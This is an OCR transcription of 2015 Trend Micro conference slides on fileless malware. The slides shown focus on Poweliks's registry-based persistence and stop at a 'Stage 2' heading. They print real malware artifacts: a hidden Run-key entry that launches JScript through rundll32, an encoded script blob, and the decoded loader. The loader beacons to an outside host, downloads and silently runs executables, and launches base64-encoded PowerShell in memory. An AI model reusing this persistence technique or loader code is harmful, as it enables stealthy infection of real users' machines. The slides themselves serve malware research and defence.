Doing More with Less:
A Study of Fileless Infection Attacks

BENJAMIN S. RIVERA & RHENA U. INOCENCIO

SEPTEMBER 30, 2015

vb 2015 PRAGUE 30 Sept - 2 Oct 2015

TREND MICRO

Agenda

- What is fileless infection
- Malware go fileless
  - Poweliks
- Malware hiding in the registry
  - Phasebot and Gootkit
- Malware hiding in memory
  - Angler and Hanjuan Exploit Kits
- Recommended solutions against fileless infection


Copyright 2015 Trend Micro Inc.

A **fileless** infection (**fileless** malware) is malicious coding that exists only in memory rather than installed to the target computer's hard drive.

Source: WhatIs.com

Copyright 2015 Trend Micro Inc.

Poweliks and Microsoft Windows mentioned on Aug 5, 2014
The file-less 'Poweliks' malware incorporates a unique combination of antivirus evasion techniques involving the Windows registry to remain undetected on victims' machines



Angler Exploit Kit mentioned on Dec 23, 2014
Angler EK is known to perform file-less injection (memory-based malware where nothing is written to disk).

PhaseBot Cyber attack against Solarbot on Apr 21, 2015
@virusbtn Phasebot fileless malware spotted in the wild http://t.co/rqo8RV9uqs On its predecessor Solarbot: https://t.co/bnSbkNp1Ky.

Source: www.recordedfuture.com


Copyright 2015 Trend Micro Inc.

POWELIKS

Copyright 2015 Trend Micro Inc.

- Auto-start feature

*HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\***[ ]**




Cannot display : Error reading the value's contents.

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

- The [ ] or NULL or "*[NON-ASCII STRING]*" value cannot be viewed via the registry editor

Copyright 2015 Trend Micro Inc.

- Auto-start feature




```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\

Name: [null]a
Type: String
Length: 232
Data: rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write
("\74script language=jscript.encode>"+(new%20ActiveXObject
("WScript.Shell")).RegRead("HKCU\\software\\microsoft\\windows\
\currentversion\\run\\")+"\74/script>")[null]

Name: (Default)
Type: String
Length: 30634
Data: #@~^kXcAAA==W!x^DkKxP^WTcV*        ODH      ax        +h,)mDk\p64N+1YcJ\dX:s
cj+M\n.oHSuP:n vcTr#IXRKw+        `r!2:JSJ4YO2=zz6C+(NGc^G:JVKo_VGL
{JQVBWl^/nbp6Rdn          Nc#p.Y;Mx,Fi)mmOm4`n#PDnO!Dx,Ti)8+{q+&pl{xnh~)1Yr\pr
(Ln^D`J j1DrwD Utn^Vr#iStbs+v+Z'W b`DDXPA'mR2X2Cx92       \rDGUs+UYUODbxLdvJ]Ar
NrDuE*i2{h3J-'/HdY:f '-Ar        NWSdwKh+Md4+^V'--F T'-2WSnDktns^R+anriW'
nSP)1Yb\+or(%+1YcJUm.raYk        LRwkVjz/D+sr8Ln^DJbi6;x1YrG      Pm
[Uv#`YMzPDnDEMxPmR"no"+CNvJuFdH-'dW6Yhm.n-':bm.WdG6Yw-  nY,0.Cs+hG.0Pd+D;a-w
Na--7 cTRl!{ F-wdaJ#pNmmYm4cn#PDY;DU~ZiN86;x1YrG          PNc;*    a'      nSP)
1Yb\+or(%+1YcJt/ah^ RUnD7+Do\JC:KhRRTE*iaRK2+    `E!AKJS;BOCVkn*iac/xNv#p;0
```

– The contents of the keys created by Poweliks after using Registry Dumper


Copyright 2015 Trend Micro Inc.

- Registry entry that contains an encoded script



Name	Type	Data
(Default)	REG_SZ	#@~^kXcAAA==W!x^DkKxP^WTcV*ODHax+h,)mDk\▯p64N+1


Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run



```
#@~^ZXgAAA==W!x^DkKxP^WTcV*      ODH      ax       +h,)mDk\▯p64N+1YcJ\dX:s cj+M\n.oHSuP:n vcTr#IXRKw+        `r!2:JSJ4YO2
=zz6C+(NGc^G:JVKo_VGL{JQVBW1^/nbp6Rdn        Nc#p.▯Y;Mx,Fi)mmOm4`n#PDnO!Dx,Ti)8+{q+&pl{xnh~)1Yr\▯pr(Ln^D`J    j1DrwD
 Utn^Vr#iStbs+v+Z'W b`DDXPA'mR2X2Cx92      \rDGUs+UYUODbxLdvJ]Ar    NrDuE*i2{h3J-'/HdY▯:f '-Ar        NWSdwKh+Md4+^V'--F
 T'-2WSnDktns^R+anriW'          nSP)1Yb\+or(%+1YcJUm.raYk         LRwkV▯jz/D+sr8Ln^DJbi6;x1YrG      Pm[Uv#`YMzPDnDEMxPmR
"no"+CNvJuFdH-'dW6Yhm.n-':bm.WdG6Yw-          nY,0.Cs+hG.0Pd+D;a-w     Na--7 cTR1!{ F-wdaJ#pNmmYm4cn#PD▯Y;DU~ZiN86
;x1YrG         PNc;*   a'       nSP)1Yb\+or(%+1YcJt/ah^ RUnD7+Do\JC:KhR▯RTE*iaRK2+        `E!AKJS;B0CVkn*iac/▯xNv#p;0
 'CRA62C N2       -kMWxsnUYUYMkUodcr]O+s2]'-Eb3ERd;(/ODbUT`;cVm/Y&x9n6}0cJJJbQ8#i!WxD'E6UQJcYswEi;WD'WR;.+mYnP▯6Yor^+
+cE6UD~OME▯~O8#pr0vEWY*          ;WDR▯MrY▯`6c.n/aW        /nAG[H#IE6OR;VGd▯`#I;6'WR;.▯1O▯K▯6Ywk^n`!0U~DD;n*iE6O'6RM▯Ook^
+vEWxObpEW/{;0DR62▯xbdP▯6O?D.▯lhv#pE0kR"nl9`+#pEW qDkDn`!0/c]nl9`!0ORjr.+R *bi!0d ;VWdnv#IE6 ;VGk+v#i6RGnV▯YnsbVnc
!0xDbimRI!UcJ'Jr_;0UQr-EPJ5Eb+O~JxW.nkYCDDEB!S8#p0RG+^nY▯srV▯`;W            #i)Nh4kV▯cZ0csbVn2arkYd`ab#PkWc1Nxcb('T#P
[vJ4DYa)zJNKAx^WCNc:r^MW/KWYcmWs&[WSx^WCN&TJ%&mJT%1F1WmcO*^W0Rc6W(O19v1OF1!OTv1G0mO+&H▯YsX+!UnF|a0vc+X+E#IN9`EtDOw=z
&[KhxsGmN :b^MWdK0DRmK:J[WSxsWmN&3JZzA&2;2,OX0&  Z!fO*X1fRA+0F v09~vFT$Wc)cJ         bx[Khk(n |~1vR,f! 60▯ 21V +X+J*IN
`mRAx-k.G       :nxDcJhDG^▯//Eb*`Elrb(Jr▯6,`$:+XORAx^W9kULY))zjZ&qRVnO?DDbxL`,/Kx-+MOT=)o.K:ACd▯v*?D.bxLvB\x.!52]w(
*o\ ]{`MsHe▯Zo|wO}5o944      .TtoqGjV1ym(]2( c1\;6H5qX05p"\1x3O9w]X9▯iwo?$8jCVSt.DN(U)VjVsH5 Fs[V.zmHa4`MozI▯Fs[V.z|w
```

Copyright 2015 Trend Micro Inc.

Stage 1 Code of Decoded Script




```
function log(l){try{x=new ActiveXObject("Msxml2.ServerXMLHTTP.6.0");x.open("GET","http://faebd7.com/log?log="+l,
,false);x.send();return 1;}catch(e){return 0;}}e=123;a=new ActiveXObject("WScript.Shell");while(e!=42){try{w=a.
.ExpandEnvironmentStrings("%windir%");p=w+"\\system32\\windowspowershell\\v1.0\\powershell.exe";f=new ActiveXObject(
"Scripting.FileSystemObject");function cdn(){try{return a.RegRead("HKLM\\software\\microsoft\\net framework setup\
\ndp\\v2.0.50727\\sp");}catch(e){return 0;}}function d(u){x=new ActiveXObject("Msxml2.ServerXMLHTTP.6.0");x.open(
"GET",u,false);x.send();ufn=a.ExpandEnvironmentStrings("%temp%\\")+u.substring(u.lastIndexOf("/")+1);ufnt=ufn+".tmp"
;uft=f.CreateTextFile(ufnt,true,-1);if(uft){uft.Write(x.responseBody);uft.Close();uf=f.CreateTextFile(ufn,true);uft
=f.GetFile(ufnt);ufs=uft.OpenAsTextStream();ufs.Read(2);uf.Write(ufs.Read(uft.Size-2));ufs.Close();uf.Close();f
.DeleteFile(ufnt);a.Run("\""+ufn+"\" /quiet /norestart",0,1);f.DeleteFile(ufn);}}while(!f.FileExists(p)){if(cdn()==0
){d("http://download.microsoft.com/download/0/8/c/08c19fa4-4c4f-4ffb-9d6c-150906578c9e/NetFx20SP1 x86.exe");}d("http
://download.microsoft.com/download/E/C/E/ECE99583-2003-455D-B681-68DB610B44A4/WindowsXP-KB968930-x86-ENG.exe");}(a.
.Environment("Process"))("a")="iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String(
```

– The script checks if Windows PowerShell and .NET Framework is installed on the system

Copyright 2015 Trend Micro Inc.

Stage 1 Code of Decoded Script




```
.Environment("Process"))("a")="iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String(
'ZnVuY3Rpb24gZ2R7UGFyYW0gKFtQYXJhbWV0ZXIoUG9zaXRpb249MCxNYW5kYXRvcnk9JFRydWUpXSBbVHlwZVtdXSAkUGFyYW1ldGVycyxbUGFyYW1
ldGVyKFBvc2l0aW9uPTEpXSBbVHlwZV0gJFJldHVyblR5cGU9W1ZvaWRdKTskVHlwZUJ1aWxkZXI9W0FwcERvbWFpbl06OkN1cnJlbnREb21haW4uRGV
maW5lRHluYW1pY0Fzc2VtYmx5KChOZXctT2JqZWN0IFN5c3RlbS5SZWZsZWN0aW9uLkFzc2VtYmx5TmFtZSgiUmVmbGVjdGVkRGVsZWdhdGUiKSksW1N
5c3RlbS5SZWZsZWN0aW9uLkVtaXQuQXNzZW1ibHlCdWlsZGVyQWNjZXNzXTo6UnVuKS5EZWZpbmVEeW5hbWljTW9kdWxlKCJJbk1lbW9yeU1vZHVsZSI
sJGZhbHNlKS5EZWZpbmVUeXBlKCJNeURlbGVnYXRlVHlwZSIsIkNsYXNzLFB1YmxpYyxTZWFsZWQsQW5zaUNsYXNzLEF1dG9DbGFzcyIsW1N5c3RlbS5
NdWx0aWNhc3REZWxlZ2F0ZV0pOyRUeXBlQnVpbGRlci5EZWZpbmVDb25zdHJ1Y3RvcigiUlRTcGVjaWFsTmFtZSxIaWRlQnlTaWcsUHVibGljIixbU3l
zdGVtLlJlZmxlY3Rpb24uQ2FsbGluZ0NvbnZlbnRpb25zXTo6U3RhbmRhcmQsJFBhcmFtZXRlcnMpLlNldEltcGxlbWVudGF0aW9uRmxhZ3MoIlJ1bnR
pbWUsTWFuYWdlZCIpOyRUeXBlQnVpbGRlci5EZWZpbmVNZXRob2QoIkludm9rZSIsIlB1YmxpYyxIaWRlQnlTaWcsTmV3U2xvdCxWaXJ0dWFsIiwkUmV
0dXJuVHlwZSwkUGFyYW1ldGVycykuU2V0SW1wbGVtZW50YXRpb25GbGFncygiUnVudGltZSxNYW5hZ2VkIik7cmV0dXJuICRUeXBlQnVpbGRlci5DcmV
hdGVUeXBlKCk7fWZ1bmN0aW9uIGdhe1BhcmFtICChbUGFyYW1ldGVyKFBvc2l0aW9uPTAsTWFuZGF0b3J5PSRUcnVlKV0gW1N0cmluZ10gJE1vZHVsZSx
bUGFyYW1ldGVyKFBvc2l0aW9uPTEsTWFuZGF0b3J5PSRUcnVlKV0gW1N0cmluZ10gJFByb2NlZHVyZSk7JFN5c3RlbUFzc2VtYmx5PVtBcHBEb21haW5
dOjpDdXJyZW50RG9tYWluLkdldEFzc2VtYmxpZXMoKXxXaGVyZS1PYmplY3QgeyAkXy5HbG9iYWxBc3NlbWJseUNhY2hlIC1BbmQgJF8uTG9jYXR ...')
       e=a.Run(p+" iex $env:a",0,1);
    }
    catch(e)
    {
      log("scriptexcept_"+e.message);
      close();
    }
 };
close();
```

– Executes further code, stored in base64

Copyright 2015 Trend Micro Inc.

- # Stage 2 Code of Decoded Script

